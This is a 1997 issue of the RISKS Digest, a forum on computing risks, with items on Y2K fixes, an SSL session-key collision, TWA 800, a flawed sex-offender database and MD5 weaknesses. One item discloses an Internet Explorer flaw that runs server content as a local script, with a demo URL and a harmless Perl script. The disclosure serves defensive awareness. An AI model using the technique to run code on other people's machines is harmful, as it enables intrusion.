I've figured out how to detach MSIM attachments and inspect them. It turned out that this one was just the PENPAL notice with a couple of "forwarded by" headers. However, if someone chose to attach a destructive executable and labeled it "Read Me Now", and if I double clicked to read it, I could have a very rich computing experience indeed. There's really nothing fundamentally new here, just a situation where a generally user friendly program makes it a little too easy for a novice to get bitten. Perhaps there's a thread that MS is too deeply rooted in the mind set of individual computers (security by accident), and is jumping onto the internet bandwagon without sufficient forethought. Who knows? Perhaps lemmings enjoy the ride.

John Mainwaring Nortel RTP NC crm312a@nortel.ca

✶ Norwegian surveillance camera

Martin Minow <minow@apple.com>

Wed, 7 May 1997 08:51:27 -0700

Mikael Pawlo <mpawlo@algonet.se> writes (in a Scandinavian mailing list on legal issues) about a Norwegian surveillance camera that is ``is sending pictures from the entrance of a brothel [a `message studio' according to the article] out on the WorldWideWeb,' ' quoting an article in the Norwegian (net) newspaper, Nettavisen, noting that this would probably not be legal in

Sweden. The article is <<http://www.nettavisen.no/Innenriks/862983189.html>>

(in Norwegian) and the camera is at <<http://sel.ikke.no/horer/>>

According to the article (and assuming my translation is accurate), the pictures are legal ``as long as auto license numbers or the identity of people photographed is not made known.'' Nettavisen also noted that the person who is broadcasting the photos did not dare to have his picture or name published.

The picture I saw was of such low quality that I doubt that anyone could be recognized, so the risk may be small. But it is only the start. (About a year ago, a Swedish restaurant had a camera on their web page, showing presumably happy eaters, and was told by the Data Privacy folks to turn it off.)

Martin Minow minow@apple.com

[I don't recall Martin submitting the parenthetical item before. He must have been smorgas-bored. PGN]

⚡ Year 2068 problem

Adam Shostack <adam@homeport.org>

Thu, 8 May 1997 10:32:27 -0400 (EDT)

<http://www.rdg.opengroup.org/public/tech/base/year2000.html>

outlines a cunning plan to delay the problem until everyone responsible has retired, and probably died.[*] It suggests interpreting years from 00-68 as

being in the 21st century, and 69-99 as being in the twentieth.

While the paper does say that 4-digit dates are the correct solution, the use of sliding date windows like this is avoiding the problem in a way I hadn't seen before. It seems unjustifiably optimistic to assume that computers will be retired just because of a Nth instance of a date problem.

Adam

[*] Is this a new risk of life extension techniques? That people will live long enough to be lynched for (their mistakes||practical decisions made under the pressures of the day)?

[This does not do much for the folks-over-100 problems we find in RISKS now and then, and creates a bunch of new folks-over-31 problems.

Another simplistic solution that will create lots of new problems? PGN]

⚡ Dept of stupid statistics: Internet fraud

"Richard Schroepfel" <rsc@cs.arizona.edu>

Tue, 6 May 1997 23:48:57 MST

Note the estimated fraud figure of 6 billion ECUs. If we assume half of the fraud was done on the net, and that there are perhaps 10 million European net users, and that an ECU is worth about a buck, that's \$300/user. The high end of the range gives \$3000! I can see why Europe is hesitating to go online, what with money just oozing away through the modem like

that.

Rich rcs@cs.arizona.edu

EC STUDY CITES FRAUD ON THE INTERNET (from EDUPAGE)

A study conducted by Deloitte & Touche on behalf of the European Commission

estimates that international fraud has cost the European Union anywhere from

6 billion to 60 billion European currency units, with much of that fraud

perpetrated over the Internet. "At its simplest, the Internet allows a

fraudster to set out a site on the World Wide Web which claims to be the

site of a reputable company or organization. Victims are then induced to

part with funds via credit-card payments, or induced to reveal valuable

information. At least one major international bank is known, confidentially, to have suffered from this although details of losses are

not available," says the study. And while encryption can help ameliorate

some of the problems, it is a "double-edged sword" says the study, because

it can also shield the nefarious doings of crooks on the Net.

The study

calls for international cooperation among governments in apprehending

electronic fraudsters, and says the issue poses "huge" challenges to law

enforcement and civil agencies: "The traditional sources of forensic and

other evidence will become rarer, and a range of new types of evidence will

need to be acceptable to the courts." (BNA Daily Report for Executives, 5

May 1997)

Social benefits of comp.risks

Harold Asmis <harold.w.asmis@hydro.on.ca>

Mon, 05 May 1997 12:23:54 -0400

I would like to report an incident that confirms the positive social benefits of this forum. A while ago I posted an example of an SSL security breach. Luckily for me, I mentioned the name of the bank involved, and with even more luck, somebody passed the item on to a national newspaper. This was extremely lucky, because banks and lawyers don't read comp.risks, but they read newspapers.

It all started when the now-never-named bank put its mutual fund information on a third party's site that had absolutely no legal-liability relationship with the bank. My company has thousands of employees going through a single firewall with a single IP address. Since the bank is downstairs, it turns out that just before an important income-tax deadline that my company was funnelling out extraordinary traffic to the third-party web site. Even though the SSL traffic was encrypted, a unique session key has to be generated each time somebody goes into the site. You can't 'log out' so your session stays open until they decide to expire it, a few hours later. Now 40 bits is a lot, but lucky for us, somebody decided to use the IP address as part of the key generator. Suddenly, for our company, 32 bits of randomness was eradicated.

The high volume meant that session keys were being fully rotated every hour.

As luck would have it, the inevitable happened. Person X checked their portfolio, and 40 minutes later, Person Y checked theirs. Person Y was instantly teleported into Person X's account.

This messenger tried to sort things out and suffered the ventilation of most such messengers. But, lucky for Society, there was lots of employment for lawyers. Security experts benefited from the large amount of money that was spent to straighten this out, by the bank that had nothing to do with it. Of course, with great humbleness, not a word of this will get out.

We are lucky that we never have to worry about this problem again, and although some may think that the lesson here is to 'never mention names', we may have not had such a fortunate outcome, if this correspondent hadn't been so naive.

Keypunching data leaks

David Kennedy <76702.3557@compuserve.com>

Wed, 7 May 1997 01:45:19 -0400

Courtesy of the Dow Jones News Service via CompuServe's Executive News Service:

Plaintiffs Join Privacy Suit Against Metromail, R.R. Don

Dow Jones 5/1/97 12:00 PM

> WASHINGTON (Dow Jones)--A Washington law firm said plaintiffs from three
> states joined an ongoing purported class action against

Metromail

> Corp. (ML) and R.R. Donnelley & Sons Co. (DNY), which owns
> about 38.4% of
> Metromail, over alleged privacy violations.

:: Ohio grandmother completed a metromail survey and received a
"sexually
graphic and threatening letter" from the person who keypunched
her data.

That person was a guest of the taxpayers of the State of Texas
resulting
from a rape conviction.

:: Persons from four states have joined the suit.

:: Donnelley spun off Metromail in June 96.

:: The Texas Department of Criminal Justice was originally part
of the suit,
but has been dismissed by the court.

Dave Kennedy [CISSP] Research Team Chief, National Computer
Security Assoc.

✶ Re: A Labour-ious spelling-checker story (Poschmann, [RISKS-19.12](#))

Paul Andrew Solomon Ward <pasward@undergrad.math.uwaterloo.ca>

Mon, 5 May 1997 15:12:59 GMT

>> Mr. Blair, who will become the youngest prime minister since
1812,

Need I point out that the quoted date of 1812 is also
incorrect. It should
be 1832. Perhaps it is a RISK of computer users that we notice
the
(frequent) spelling errors and this numbs us to the more
significant factual

errors. paulward (DrGS)

✶ Swedish Phreaker Fined

David Kennedy <76702.3557@compuserve.com>

Wed, 7 May 1997 01:45:10 -0400

Courtesy of Reuters News via CompuServe's Executive News Service:

Swedish hacker who paralyzed US switchboards fined

Reuters North America 4/30/97 2:39 PM

> GOTHENBURG, Sweden (Reuter) - A Swedish teen-ager who paralyzed

> U.S. telephone switchboards for months, prompting a global hunt by the

> FBI, was fined the equivalent of \$350 by a Swedish court Thursday. The

> self-styled "Demon Freaker," who was not named in court, jammed Florida

> switchboards last year by linking them to sex lines. He had cracked the

> codes of a company that enables Americans to call home from abroad,

> allowing him to call anywhere in the United States free.

:: 60K calls valued at US\$250K.

> He managed to transfer the telefax number of the soft-porn magazine

> Hustler to his own line so that he received orders for the magazine and

> for sexual paraphernalia.... His mother said the boy had problems with

> alcohol and glue-sniffing but she had no idea he was spending his nights

> on the phone to America.... The boy was fined \$345. He is now in a state

> care institution.

[DMK: Comment--US\$345? What ever happened to the criminal justice principles of correction, deterrence and punishment?]

Dave Kennedy [CISSP] Research Team Chief, National Computer Security Assoc.

✉ Re: James Sander's Book on TWA 800 (Wayner, [RISKS-19.12](#))

Marty Ryba <ryba@ll.mit.edu>
Mon, 5 May 97 11:36:36 -0400

All missiles currently used by the Navy for air defense (the RIM-7 SeaSparrow and the Standard) are semi-active homing: the little radar in the front of the missile is receive-only, requiring illumination from the Mark 99 (or similar) X-band illuminator on the shooting ship (though later CEC-like improvements may allow another asset to serve as illuminator). So, it would require the *entire system* to confuse Flight 800 with the target drone. While not impossible, there would be recorded data (especially in a test) to show whether this in fact occurred. Furthermore, test ops involving live fire go through elaborate safeguards to prevent this confusion. If there was in fact a drone airborne to be shot at, it would have been done in restricted airspace (like off of Wallops Island), with adequate warnings broadcast and stringent abort requirements if any planes flew near the area.

Dr. Marty Ryba MIT Lincoln Laboratory ryba@ll.mit.edu
[DISCLAIMERS!]

✉ **Re: James Sander's Book on TWA 800 (Wayner, [RISKS-19.12](#))**

Fred Ballard <fredb@compuserve.com>

Sun, 4 May 1997 12:48:35 -0400

I also know nothing directly about what the Navy does, but I met someone, now out of the Navy, who told me a story about a Navy missile-targeting program for downing Exocet-like missiles used during the Gulf War.

He said the program initially suffered from an alarming tendency to end up targeting the ship the hostile missile was heading towards rather than the hostile missile itself. To prevent the anti-missile from hitting one of our ships, the program was changed to have the anti-missile veer off when it was close to a friendly ship.

During the war he and some other officers spent their time during the war in a crow's nest of a ship. They saw an Iraqi missile coming towards their ship, seemingly right at them. One of our cruisers fired a missile at it and they watched in horror as our missile veered off as programmed. Fortunately, a nearby British cruiser had also fired a missile at it, downing it in the nick of time. It seems the British did learn their lesson from their experience in the Falklands. He said our missiles' program was

changed as fast as possible as a result of this incident.

Meanwhile, when they got to port later, they looked up the seamen from the British cruiser and treated them to whatever they wanted to drink for as long as they wanted to drink.

Fred Ballard fredb@compuserve.com Highland Park, Illinois USA

✶ Re: James Sander's Book on TWA 800 (Wayner, [RISKS-19.12](#))

Clark <MERRILL@stsci.edu>

Sun, 4 May 1997 18:50:53 -0400 (EDT)

The missile that all of the shoot down people say was used was an SM-2 from an AEGIS Weapon System. This missile will not go "looking for the target on its own". "It's primary mode of target engagement uses mid-course guidance with radar illumination of the target by the ship for missile homing during the terminal phase". This comes from <http://www.dote.osd.mil/reports/FY95/sm2.html>. That means that the ship had to be locked onto the 747.

There is one SM-2 that will is a radar homing model, but that one locks onto a specific type of radar and then goes for it. Someone on the ground would have to have it be looking specifically for a 747.

Also for this to have been a missile, a LARGE number of people would now be involved in the coverup:

The crew of the ship that fired the missile. It is very obvious

when a
missile fires onboard ship. The navy reports none were fired
that night in
the area.

The people who did the inventory of all of the navy ships in the
area
to make sure they were not missing any missiles.

The crash investigation team who have reported that all of the
explosive
damage is consistent with an explosion from the inside and no
shrapnel
damage that would have to be there from a missile.

The officers in the Command and Control chain who have seen the
orders
that made the coverup happen.

The enlisted men who work the como gear in that C&C chain.

Does anybody really think that the US government is capable of
that kind of
coverup, with that many people?

I am a former military brat who is very interested in this
stuff. Sorry for
the long rant.

Clark Merrill, Space Telescope Science Institute, Baltimore,
Maryland
merrill@stsci.edu

✉ Re: James Sander's Book on TWA 800 (Wayner, [RISKS-19.12](#))

Pete Mellor <pm@csr.city.ac.uk>
Mon, 5 May 1997 16:59:02 +0100 (BST)

At a recent lecture here on the Lockerbie bomb disaster, the

lecturer

displayed the radar recording, and explained that there were two distinct tracks of debris, the "south track" and "north track". These were produced by the front section, which detached in the few seconds following the explosion, and the rear section, which included the wings, and took longer to come down. Many vital clues to the way in which the aircraft disintegrated were deduced from what bits landed where.

You can learn a lot from the distribution of debris.

> But my mind may be prejudiced by the fact that there are no exact solutions for n-body differential equations.

It is true that in Newtonian mechanics no closed-form solution has been found to the differential equations which describe the motion of three or more bodies under the influence of one another's gravitational attraction, but this has nothing to do with the scattering of debris.

Peter Mellor, Centre for Software Reliability, City University, Northampton Square, London EC1V 0HB, UK. Tel: +44 (171) 477-8422, p. mellor@csr.city.ac.uk

✉ Re: James Sander's Book on TWA 800 (Wayner, [RISKS-19.12](#))

Mark Stalzer <stalzer@macaw.hrl.hac.com>

Mon, 5 May 1997 10:45:48 -0700

I have not read this book but it seems highly unlikely that you can deduce anything about a non-explosive missile strike from the debris

pattern

(unless you found a piece of the plane with a hole in it). The best public evidence to date about the cause of the TWA 800 disaster is that the center fuel tank exploded, and the debris pattern should be consistent with this explosion. A missile without a warhead simply does not have enough momentum to change the pattern in any discernible way, particularly if it went right through the plane.

Also, if judged by past behavior, the US Navy does not lie about shooting down airliners. When the Vincennes downed the Airbus, the Navy admitted they did it, held an investigation, axed the skipper, and the US government ultimately made reparations to the families. I think we should give the navy the benefit of the doubt if they say they didn't do it.

-- Mark

(Incidentally, the n-body problem is solvable to any finite accuracy on a computer.)

[I have not been able to find a copy of the book yet. RISKS had until

Peter Wayner's review stayed out of the ongoing discussion, waiting for something definitive. I'm still waiting. But there are also risks related to the long delay in awaiting some definitude. PGN]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 14

Wednesday 14 May 1997

Contents

- [Russian nuclear warheads armed by computer malfunction](#)
[Matt Welsh](#)
- [All your eggs in one basket! Telehouse power and UK Net outage](#)
[Azeem Azhar](#)
- [Yet another web page hacked: Swedish meat balled up](#)
[Martin Minow](#)
- [Judge throws out 2 out of 3 DEC keyboard verdicts](#)
[Edupage](#)
- [Kansas Sex-Offender Database seriously flawed](#)
[Robert Davis](#)
- [Internet Explorer runs arbitrary code: MIME type overridden](#)
[Mark Fisher](#)
- [GAO report says Pentagon overpaid contractors by \\$\\$millions](#)
[Fred Ballard](#)
- [Risks of Ignoring Scale](#)
[Fred Ballard](#)
- [Unsecure Databases](#)
[Steve Branam](#)
- [A definitive clarification of time measurement](#)
[John Lavery via Peter Ladkin](#)

- [Y2K fixed? But what about the month?](#)
[Phillip G. Felker](#)
 - [DES challenge news](#)
[Thomas Koenig](#)
 - [MD5 weakness and possible consequences](#)
[Thomas Koenig](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ Russian nuclear warheads armed by computer malfunction

Matt Welsh <mdw24@cl.cam.ac.uk>
13 May 1997 12:00:42 GMT

The *Washington Times* reported Monday that computer malfunctions have recently switched Russian nuclear weapons to 'combat mode', according to a 13-page classified CIA report. This could increase the risk of accidental launch, although U.S. state officials are quoted as saying that they believe Russian nuclear weapons to still be under the central control of Moscow -- and that additional codes held are still required to launch the weapons.

As is usual for mass-media coverage of these events very few facts are clear from the report. U.S. officials have been downplaying the report, and the fact the additional launch codes (controlled by Moscow) are still required for any nuclear attack should not be a comfort to any readers of RISKS.

M. Welsh, currently at Vrije Universiteit Amsterdam.

✂ All your eggs in one basket! Telehouse power and UK Net outage

"Azeem Azhar, The Economist" <aja@economist.com>

Fri, 09 May 1997 13:06:02 +0100

Virtually the whole of the UK Internet disappeared yesterday for a couple of hours due to a power outage at a communications facility. Telehouse, which houses a POP for most major UK ISPs (*and* their international transit), lost power. This meant that the UK NAP, the LINX, went offline and UK to UK traffic had to re-route via the States, which it did very inefficiently. Customers connecting to the Net at an ISP POP in Telehouse (a very large percentage of the UK leased lines and dial-up) would have had no net access at all.

Telehouse claims to have redundant power for up to some ludicrous number of days. Obviously not.

The ludicrous situation is that the UK Internet, while not having one single point of failure, does appear to have one single node which is vulnerable.

The Telehouse outage dragged down net.service for thousands, possibly millions, of us. And we had no fallback.

The message: UK ISPs! Please think about your redundancy!

Azeem Azhar, The Economist, 25 St James Street, London SW1A 1HG
UK

aja@economist.com <http://www.economist.com> +44 171 830 7133

⚡ Yet another web page hacked: Swedish meat balled up

Martin Minow <minow@apple.com>

Mon, 12 May 1997 15:44:25 -0700

The Swedish newspaper *Svenska Dagbladet* reports that the Swedish meat packers, Scan, had their web page replaced by an unknown attacker. The new page looked much like the old, but with changed text, including: "Now we're making our packages EVEN smaller, so that YOU the consumer can buy our meat for even lower prices. Boycott nasty vegetables. Eat more meat, smile, and be happy. And, by the way, you sure don't want to turn your stomach into a composter, right?" [My free translation.]

The page's links take you to the Animal Rights Law Center, McDonalds, and Flashback, a home on the net for a number of underground movements.

Original article at <http://www.svd.se/svd/ettan/ettan_97-05-12/Scans.html>

Martin Minow minow@apple.com

⚡ Judge throws out 2 out of 3 DEC keyboard verdicts (Re: [RISKS-18.66](#))

Edupage Editors <educom@educom.unc.edu>

Thu, 1 May 1997 16:04:22 -0400 (EDT)

A federal judge has thrown out a record-breaking \$5.3-million verdict

[Patricia Gerassy] against Digital Equipment Corp. after new evidence indicated the plaintiff's wrist injuries were caused by a neck condition unrelated to working conditions. However, in a separate ruling, the court upheld a smaller, \$274,000 verdict awarded to a co-plaintiff [Jeanette Rotolo]. The judge also threw out a third \$302,000 ruling awarded to another co-plaintiff [Jill Jackson], saying the statute of limitations had expired. The first plaintiff's lawyer says they plan to appeal the decision. (*Wall Street Journal*, 30 Apr 1997; Edupage, 1 May 1997)

✶ Kansas Sex-Offender Database seriously flawed

Robert Davis <bobdavis@cadvantage.com>

Mon, 12 May 1997 08:34:15 CST6

For the past several days, and especially over the weekend of 10-11 May 1997, news stories in Kansas have repeatedly covered errors in the Sex Offender Database published on the World Wide Web by the Kansas Bureau of Investigation. On 12 May, the errors were enumerated for Geary County: of the sixteen addresses listed as the current residences of convicted sex offenders, fourteen are occupied by people who are not those listed in the Sex Offender Database.

The reason for listing the incorrect addresses? The KBI reports that the convicted sex offenders moved without telling law enforcement authorities.

And that is against the law.

That the KBI (or local law enforcement) might have checked each address for the presence of an innocent family before announcing their address as the home of a sex offender is not mentioned by the electronic or print media.

But one man reports that his two daughters, both in grade school, have already been the subject of taunting and other abuse by schoolmates who are aware of the presence of their address in the KBI list.

Robert Davis Amateur Radio K0FPC Emporia, Kansas
bobdavis@cadvantage.com OR rdavis@nyx.net

⚡ Internet Explorer runs arbitrary code: MIME type overridden

Fisher Mark <FisherM@exch1.indy.tce.com>
Mon, 12 May 1997 09:32:33 -0500

Microsoft Internet Explorer (3.x and 4.0) thinks that URLs of the form <http://...?x.y> should have the returned content executed if the ".y" is a recognized file extension (like .COM (or .PL for Perl users)). This works even if "Enable ActiveX controls and plug-ins" and "Run ActiveX scripts" are turned off. It looks like the MIME type is being ignored in favor of the file extension.

As an example of the bug in Perl (although it looks like it works on any executable file (I've briefly tried it on .COM too)), if you

have .PL
defined to execute Perl scripts on your machine (your Web
browser machine),
a URL like:

<URL:<http://fisherm.indy.tce.com:8001/cgi-bin/hello?hello.pl>>

where the "hello" Perl script on the server is:

```
#!e:/mksnt/perl.exe
print "Content-type: text/plain\n\n";
print<<EOF;
print "Content-type: text/plain\n\n";
print "Hello, Jigsaw!\n";
sleep 10;
EOF
```

brings up a window on your machine (your Web browser machine!)
for 10 seconds:

```
Content-type: text/plain
Hello, Jigsaw!
```

This problem was first noted by Brian Hoyt (bkhoyt@us.ibm.com)
and Simon
Hewison in comp.infosystems.www.browsers.ms-windows.

Mark Leighton Fisher Thomson Consumer Electronics
Indianapolis, IN
fisherm@indy.tce.com

[What's MIME is yours? PGN]

GAO report says Pentagon overpaid contractors by \$\$millions.

Fred Ballard <fredb@compuserve.com>
Wed, 14 May 1997 11:25:35 -0400

A new Government Accounting Office report notes that the Pentagon

procurement tracks purchases of small stuff (Tootsie Rolls) the same way it tracks big stuff. The estimate millions of dollars lost are attributed to over 100 different computer accounting systems that cannot communicate with one another. [PGN Abstracting from Reuter report in the *Mercury Mail*, 12 May 1997.] [Correction in source identification in archive copy.]

✂ Risks of Ignoring Scale (Re: GAO report)

Fred Ballard <fredb@compuserve.com>
Wed, 14 May 1997 11:25:41 -0400

This lack of a sense of scale reminds me of the CIA: while they were overlooking that "old boy" betraying agent after agent in the Soviet Union leading to their deaths, a brother of another agent told me they checked to see why he (the brother!) was taking a Russian language class.

It also reminds me of when I was working at a major telecommunications company. We were at a meeting to discuss how to verify that the company's computer accounts were being used by the people they were issued to. I brought up the idea that since this was going to take a lot of time, we should begin by identifying and verifying accounts with the most privileges: the accounts that could do the most damage if misused. I still can't explain why that was met with total indifference.

A clue might be that the most powerful accounts of course belonged to people

in the systems group who wanted to be, and had the power to be, left alone. These accounts ended up being specifically excluded from this verification process.

Fred Ballard fredb@compuserve.com Highland Park, Illinois USA

✶ Unsecure Databases

Steve Branam <branam@dechub.lkg.dec.com>

Mon, 05 May 1997 09:52:04 -0400

In ``The Social Security Internet Website: Technology and Privacy Implications'' (<http://www.csl.sri.com/neumann/ssa.html>), PGN says, "the SSA is to be commended for taking the initiative toward making this database available on the Internet, but chided for not having engaged in a public review prior to implementation and deployment."

This statement made me think about the number of databases casually created because they may fulfill a valid need and are easy to do, but are not constructed with security concerns in mind. The risks associated with such casual information management are well documented in RISKS DIGEST. There is, however, an opportunity to improve the situation, analogous to the rapid response we have seen in Internet-related security.

I am not up to date on the current database management software available for personal and midrange computers, so I may be speaking out of hand, but I am familiar with past offerings.

While large mainframe DBMSs grew up in the security-conscious world of corporate IS and EDP departments, personal database software grew up in a much more open (and in hindsight, naive) environment. Security was simply not a concern in these smaller systems, and was not even a feature.

PC-based DBMSs made it very easy to construct useful databases without much technical knowledge. So while the mainframe DB administrator may have some background in information security, the typical PC-based DBA had none (and probably didn't even know he or she **was** a DBA!). And since the available software did not emphasize security, the people who built such databases were blissfully ignorant of its needs.

As a case in point, I myself was guilty of such a casual attitude. A long time ago in a job far away, I was asked to assist the police department with a database they were constructing for a long-term investigation. This was simply as a favor to the police, a little corporate good citizenship, since several of our corporate security people had connections with the police department; I happened to be the guy around with a little DB experience. Despite the fact that this was a large metropolitan police department with its own mainframe and EDP facilities, they had no resources to help their detectives with a PC-based database.

This was long before I was a RISKS reader, and I was not at all sensitive to the various privacy and security issues. My assistance in the

matter

consisted of reviewing record layouts and data entry screens to make sure they could get the information they wanted back out. As one might imagine, the data to be recorded contained sensitive items, and its inadvertent release could harm the investigation, or cause all kinds of problems for the people listed in the database or the police department (Consider the scenario where a newspaper publishes the fact that an individual is listed in such a database. That person, regardless of guilt or innocence, then lives under a cloud of suspicion, and sues the city.) I dealt only with the functional issues, to make sure it would do what the detectives wanted, and never gave any thought to protecting the information. But what if someone had gained unauthorized access to this PC (i.e., had turned it on), or the computer or hard drive was stolen? The software did not require users to identify themselves, could therefore not determine whether they should have access to any of the data, and at any rate stored the data in clear on the disk (and just because some it was binary instead of text would be little hindrance to reading it).

So we have a database that is easy and convenient to construct, yet its contents are wide open, because they are difficult and inconvenient to protect. I would imagine there are many such private databases in existence. The lack of public review means that no one will ever point out their security vulnerabilities.

The opportunity we have for the future is for even the simplest personal DB software to include high-quality security features. However, this alone is insufficient. These products must also emphasize security consciousness from the beginning. Every product includes tutorials and sample databases, setup `how-to's and quick-start procedures; many also include interactive database design capabilities. Each of these should as a matter of course include database security. Security features such as authentication, encryption, and access levels should be enabled by default; the option should be to turn them *off*, not turn them *on*. This will begin to build awareness among the people who use this software and at least give them some opportunity to protect the information.

By analogy, consider the rapid improvements in security and awareness in Internet-based activities. We still have gaffes like the unprotected access to SSA data, but many people are now aware of the risks of posting their credit card numbers in Internet transactions or downloading any random program they find. More to the point, the software they use to do these operations now incorporates many security features and makes them very visible as an integral part of using the software. The effectiveness and usability of such features may be subject to debate, but at least we are moving in the right direction. Many people are actively involved scrutinizing and probing their capabilities for weaknesses. What commercial PC-based database software now available could withstand such scrutiny?

The position of the sun in the sky has been used as a basis for measuring time for many centuries. One simple example is that 12 noon in local solar time occurs when the sun is directly 'overhead'. However, local solar time does not provide as uniform a time scale as that based more implicitly on the rotation of the Earth about its axis. The Earth's orbit is elliptical and its axis tilted, so that the actual position of the sun against the background of stars appears a little ahead or behind the expected position. The accumulated error varies from 14 minutes slow in February to 16 minutes fast in November. These effects can be predicted, and a more uniform timescale can be established on the basis of a hypothetical 'mean' sun that moves with uniform speed across the sky. Greenwich Mean Time (GMT) is probably the most well known example of such a time scale: GMT is the local time on the Greenwich meridian based on the position of a hypothetical mean sun.

The need to coordinate time measurement and agree on a standard time was driven by improved communications, particularly by the railways, when the differences in the local time at different locations became very noticeable. Greenwich Mean Time was established as a world time standard at the International Meridian Conference in 1884. The time scales in active use today are Universal Time (UT), Coordinated Universal Time (UTC) and International Atomic Time (TAI). They are described below along with some

of the reasons for their use.

Greenwich Mean Time (GMT) and Universal Time (UT) are very closely related.

Before 1925 January 1, the twenty four hour GMT day was taken to commence at noon, while since that date the convention has been for the GMT day to begin at midnight. The term Universal Time (UT) was introduced in 1928 by astronomers to denote GMT measured from Greenwich Mean Midnight, to be clear about the convention for the start of the day.

Now there are actually three different definitions: UT_0, UT_1, UT_2 (using underscores to denote subscripting). UT_0 is based on 'direct' observation of the earth's rotation on the prime meridian, UT_1 is adjusted to account for the small movements of the Earth relative to the axis of rotation (polar variations), and UT_2 adjusts for seasonal variations. The maximal difference between all three is of the order of a few tens of milliseconds. The term 'UT' thus crudely refers to all three for large granularities, and for finer granularity, the term is ambiguous and one needs to specify which of the UT's one is referring to.

Starting in the 1930's with the development of quartz crystal oscillators, but particularly in the 1950's with the introduction of atomic clocks, better measurements have been available. As a consequence of studies comparing atomic clocks and astronomical observations, it was realised that atomic clocks offered a more much more stable time standard than one based on the rotation of the Earth. In 1967, the SI second was

redefined as "the second is the duration of 9192631770 periods of the radiation corresponding to the transition between the two hyperfine levels of the ground state of the caesium 133 atom". The international time scale based on the SI second is International Atomic Time (TAI). TAI was synchronised with UT at the beginning of 1958. It is a more stable time scale than UT, but UT and TAI naturally drift apart because they are based on different principles.

Universal Coordinated Time (UTC) is a compromise between TAI and UT and was established in its current form on 1 Jan 1972. It uses the SI definition of the second, but introduces leap seconds by convention in order that the difference between UTC and UT shall never be more than one second. There have been 20 leap seconds introduced since January 1972; the first at 1 July 1972. The 21st leap second is scheduled for 1 July 1997. So UTC and TAI run in lockstep, but with conventional separation, which is now 30 seconds and will become 31 seconds on 1 July 1997 (By the beginning of 1972 TAI and UT had drifted apart by 10 seconds from the 'synchronisation' point at the beginning of 1958, which accounts for the extra 10 seconds in addition to the leap seconds). UTC is the current world time standard, as indicated by the recommendations of the International Telecommunications Union (ITU) for example.

There are some 50 or so centers around the world which measure TAI/UTC using commercial atomic clocks, with just a few laboratory based

'primary' caesium

standards which are able to measure the time with greatest accuracy.

The PTB in Germany has the distinction of having the longest running and most reliable primary caesium standards. The NPL, having developed the first caesium atomic clock in the 1950's, is currently working on the 'next generation' standard based on the caesium fountain method demonstrated at the LPTF in Paris. There are other primary caesium standards at NIST in the US, NRC in Canada, CRL in Japan and in Moscow. The institute responsible for maintaining TAI and UTC is the BIPM in Paris, and the decision as to when to introduce leap seconds is made by the IERS, also in Paris, who measure UT also.

The Royal Greenwich Observatory (RGO) no longer maintain their own time standard. It is recognised that GMT and UT are equivalent, so that now the IERS provide the information necessary to determine GMT. However, the appropriate definition of UT should be used instead of GMT if the distinction between UT₀, UT₁ and UT₂ is important for a given application.

The time standards that are so carefully measured by astronomers and metrologists need to be made available if they are to be of use, and radio time signals are one of the most common ways of making UTC available. In Western Europe, NPL broadcasts the UK time on 60 kHz from the BT Radio Station at Rugby (call sign MSF), and similarly, the PTB broadcasts Central European Time from Frankfurt (call sign DCF77) on 77.5 kHz. There are

similar transmitters operated by other countries around the globe. The other common means of accessing standard time is through the Global Positioning System (GPS) navigation system, where accurate position and time information allow a receiver to calculate its position from the times of flight (at the speed of light) of signals from a number of GPS satellites. The GPS system was developed, as its name implies, for positioning, but a welcome spin-off is accurate time. The GPS time signals offer high-accuracy UTC (one microsecond time accuracies are readily achievable) and global coverage, but the LF radio time signals, although limited to a range of typically 1500 km, offer the advantage of broadcasting the local time including summertime changes (to millisecond time accuracies).

✶ Y2K fixed? But what about the month?

<Phillip G. Felker <70672.2100@compuserve.com>

Tuesday, May 13, 1997, 7:35PM EDT

Last evening I discovered a probable side-effect of the Y2K problem. I have used a credit card to pay the monthly charges of my on-line service provider. It happens to be the service noted in my return address. A week or so ago, when I signed onto the service, I was prompted that my credit card information must be updated. As I had no other choice, I dutifully followed the instructions and submitted the information. My access was granted and I thought no more about it even though I had been

using the same
card for several years.

Yesterday, I was again prompted for an update of my credit card information. I entered the information but noticed a message stating that they would resubmit the charge to the credit card company. This peaked my interest to the point I contacted the company and inquired as to whether there was any problem with my account. Fortunately, I was able to contact a real person, (score one) who was very helpful and seemed knowledgeable about the system, (score two) and even offered some information as to the problem (score three)! Seems that the on-line service provider was submitting the charge using only one digit for the month in the expiration date and the credit card company required two (zero fill to the left for all months less than 10). I advised her that I was apparently being victimized by a program bug but also indicated that the company's program was perhaps an accomplice (i.e. accept a single digit month as valid, except for zero, which would reduce the possibility of a false negative from 75% (9 out of 12 months) to a fraction since the only positive errors would be confined to those bum transmissions of only 2 months). I then signed back onto the on-line service and checked my billing information only to discover that there was no way to force the lead zero in the expiration date! I did leave a message for customer service.

My suspicion is that in "fixing" one or both computer programs for the Y2K

problem, the program "broke" the month. The risks are quite obvious; thorough testing, customer requirements, et al. I am reminded of a time many years ago when a particular technical support person began cataloging the application programmers excuses. This one falls under the heading of, "But I didn't change anything in that part of the program!"

I can only hope that I will be able to sign onto the service to send this.

Phillip

⚡ DES challenge news

Thomas Koenig <ig25@mvmmap66.ciw.uni-karlsruhe.de>

Mon, 12 May 1997 17:56:54 +0200 (MET DST)

You may remember [RISKS-19.09](#), in which I discussed the risks in a network-wide attack on the RSA DES challenge: The Swedish group at <http://www.des.sollentuna.se/> didn't give out its source, so the client could, in fact, do anything, such as crack a master EC-card key. The reason given was client integrity.

Well, a month after this, the promised source code release has not happened. Instead, it appears that somebody disassembled part of the client, made a version that reported fake "done" blocks, and then sent these to the servers.

Moral? Don't ever think that nobody can read compiled code. Don't try to

run a cooperative effort like this in a closed development model.

Thomas Koenig, Thomas.Koenig@ciw.uni-karlsruhe.de, ig25@dkauni2.bitnet.

⚡ MD5 weakness and possible consequences

Thomas Koenig <ig25@mvmmap66.ciw.uni-karlsruhe.de>

Wed, 14 May 1997 15:14:59 +0200 (MET DST)

As Hans Dobbertin's recent works have shown, the quasi-standard MD5 checksum has weaknesses (for more info, see <http://www.ph.tn.tudelft.nl/~visser/ashes.html>).

There is a chance that a malicious attacker can create two files with the same MD5 hash, if he can create both files. If this really becomes true, this creates some interesting threat models for software.

